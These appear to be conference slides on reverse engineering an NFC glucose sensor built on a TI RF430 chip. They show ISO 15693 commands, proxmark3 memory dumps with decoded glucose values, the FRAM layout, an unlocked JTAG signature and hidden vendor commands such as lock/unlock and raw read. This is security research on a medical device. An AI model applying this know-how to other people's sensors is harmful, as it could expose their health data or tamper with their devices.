
Custom Carrier Board




Custom Carrier Board



NFC Reader





NXP PN 532, ST M24SR support ISO 14443, but **not 15693**.

Supported standard NFC commands

Command	Example
Get Inventory	26 **01** 00
Read Single Block	02 **20** BlockIndex
Write Single Block	42 **21** BlockIndex 8-byteData
Read Multiple Blocks (max 3)	02 **23** BlockIndex Number
Get System Info	02 **2B**


Reading NFC blocks

Dump memory


```
proxmark3> hf 15 dumpmemory
Reading memory from tag UID=E007A00003183AD2
Tag Info: Texas Instrument France
Block 00  75 B5 B0 12 01 00 00 00
Block 01  00 00 00 00 00 00 00 00
Block 02  00 00 00 00 00 00 00 00
Block 03  62 C2 00 00 00 00 00 00
Block 04  00 00 00 00 00 00 00 00
```

Understanding the memory layout


Disassemble mobile apps



Numerous tests



FRAM layout: user data



- 6-byte records
- 1 glucose measure per minute
- Wear time in minutes
- Region: 01 (Europe), 02 (US), 08 (Israel)...

Reading records


```
Trend record no. 0: 72.3 mg/dL
Trend record no. 1: 72.1 mg/dL
Trend record no. 2: 72.1 mg/dL
Trend record no. 3: 72.0 mg/dL
```

Live demo: Reading the FRAM

```
Block 0E D8 02 C8 30 A1 00 D3 02
Block 0F C8 1C A1 00 1E 03 C8 68 Last trend record History records
Block 10 62 00 EC 02 C8 E8 61 00
Block 11 D7 02 C8 94 61 00 D7 02
Block 12 C8 48 A1 00 00 00 00 00
Block 13 00 00 00 00 00 00 00 00
Block 14 00 00 00 00 00 00 00 00
Block 15 00 00 00 00 00 00 00 00
Block 16 00 00 00 00 00 00 00 00
Block 17 00 00 00 00 00 00 00 00
Block 18 00 00 00 00 00 00 00 00
Block 19 00 00 00 00 00 00 00 00
Block 1A 00 00 00 00 00 00 00 00
Block 1B 00 00 00 00 00 00 00 00
Block 1C 00 00 00 00 00 00 00 00
Block 1D 00 00 00 00 00 00 00 00
Block 1E 00 00 00 00 00 00 00 00
Block 1F 00 00 00 00 00 00 00 00
Block 20 00 00 00 00 00 00 00 00
Block 21 00 00 00 00 00 00 00 00
Block 22 00 00 00 00 00 00 00 00
Block 23 00 00 00 00 00 00 00 00
Block 24 00 00 00 00 00 00 00 00
Block 25 00 00 00 00 00 00 00 00
Block 27 00 00 00 00 44 00 00 00 Last history record Wear time
Block 28 BA 32 00 01 BA 32 00 01 Sensor Region
Trend index: 3
Historic index: 4
Trend Glucose level   : 72.0 mg/dL
Historic Glucose level: 0.0 mg/dL
Sensor bytes: high=0x0 low=0x44
Sensor running since 68 minutes (1:08:00)
```

FRAM layout: code and tables

- Command table begins and ends with `AB AB`
- Each command entry is `aa aa cc cc`:
  - `aa aa`: address
  - `cc cc`: command identifier e.g. `E2 00`
- JTAG signature: `00 00 00 00` (unlocked)
- NFC Commands E0 - E2 are disabled
- New NFC commands: A0 - A4




MSP430

Remember that the RF430 is a microcontroller.
It runs software, and we'd like to read that software.

Custom NFC commands

http://www.ti.com/lit/an/sloa141/sloa141.pdf



TEXAS INSTRUMENTS


TRF7960EVM ISO15693 Host Commands
Lit Number: 11-06-26-009

This sensor has different custom commands + yet additional ones!


Specific NFC commands

They are declared here →


Activate, Get Patch Info, Lock/Unlock tag, Raw Read...



